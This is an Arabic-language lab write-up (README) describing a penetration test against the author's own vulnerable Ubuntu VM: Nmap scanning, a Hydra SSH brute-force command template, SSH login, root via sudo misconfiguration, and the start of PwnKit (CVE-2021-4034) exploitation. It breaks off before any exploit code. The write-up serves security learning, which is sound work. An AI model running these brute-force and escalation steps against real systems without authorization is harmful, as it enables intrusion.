 vaibhavkrishna12004/ubuntu-privesc-lab
سير عمل كامل لاختبار الاختراق: هجوم القوة الغاشمة على بيانات الاعتماد، الوصول عبر SSH وتصعيد الامتيازات (CVE-2021-4034)

سير عمل كامل لاختبار الاختراق: تخمين بيانات الاعتماد (Brute Force)، الوصول عبر SSH وتصعيد الامتيازات (CVE-2021-4034)
نظرة عامة
يُظهر هذا المشروع سير عمل كامل لاختبار الاختراق ضد جهاز افتراضي يعمل بنظام Ubuntu وعُرضة للثغرات. تتضمن سلسلة الهجوم الاستطلاع، تخمين بيانات الاعتماد (Brute Force)، الوصول الأولي، وتصعيد الامتيازات باستخدام تقنيات متعددة.
الأدوات المستخدمة
Nmap Hydra SSH Git CVE-2021-4034 (PwnKit)
الاستطلاع
تم إجراء الاستطلاع باستخدام Nmap، والذي كشف عن عدد المضيفين النشطين في الشبكة المحددة (Wi-Fi).
nmap < Network IP 0/24 > : كشف هذا عن عدد المضيفين النشطين وعناوين MAC الخاصة بهم.


كما لوحظ أن الجهاز الافتراضي يعمل داخل بيئة ORACLE VIRTUAL BOX، تمكّنّا من تحديد أن هذا هو جهازنا الافتراضي العُرضة للثغرات (Vuln VM) وأن عنوان IP الخاص به هو كما يلي.
كشف الفحص الإضافي عن منافذ مفتوحة عُرضة للثغرات تصلح للهجوم.
الاستغلال الأساسي
باستخدام ذلك، نفّذت هجوم تخمين بيانات اعتماد (Credential Brute Force) ناجحًا بمساعدة Hydra hydra -l < USERNAME > or -L < File.txt > -p < PASSWORD > or -P < File.txt > < TARGET IP > < PORT >

قادنا هذا الاستغلال الناجح لكلمات المرور إلى استخدام بيانات الاعتماد لاستغلال منفذ SSH أيضًا.
ssh < USERNAME@TARGET IP > Password < exploit password >

منحنا هذا الوصول الأولي إلى نظام الضحية. علاوةً على ذلك، أعطانا سوء تكوين sudo إمكانية الوصول الكامل إلى صلاحيات root. sudo -l : (ALL : ALL) ALL
كان sudo su هو أسلوب التصعيد المُستخدم.
الاستغلال الثانوي
واصلنا استغلال نظام الضحية بمساعدة "Pwnkit CVE-2021-4034".
PwnKit (CVE-2021-4034) هي ثغرة أمنية حرجة اكتشفها فريق أبحاث Qualys في أوائل عام 2022، وتؤثر على إطار عمل Polkit في أنظمة Linux. وهي عيب تصعيد امتيازات محلي (LPE) يسمح لأي مستخدم عادي غير ممتاز بالحصول على صلاحيات root كاملة (وصول إداري) على النظام. وُجدت هذه الثغرة منذ تقديم Polkit في عام 2009 وتُعدّ استغلالها "تافهًا"، مما يجعلها شديدة الخطورة.
الثغرات والمخاطر الشائعة (CVE) هي قائمة موحّدة ومُعلنة علنًا للثغرات والمخاطر السيبرانية في البرمجيات والأجهزة.
تثبيت CVE-2021-4034 واستغلال الجهاز الافتراضي
أولاً، أكدت أن النظام المستهدف كان عرضةً للثغرة على الأرجح من خلال التحقق من وجود وصلاحيات pkexec: which pkexec المخرجات: ls -la /usr/bin/pkexec كان بت SUID مضبوطًا على الملف الثنائي، مما يشير إلى أنه يعمل بصلاحيات root، وهذا يجعله هدفًا مناسبًا للاستغلال.
تجهيز البيئة

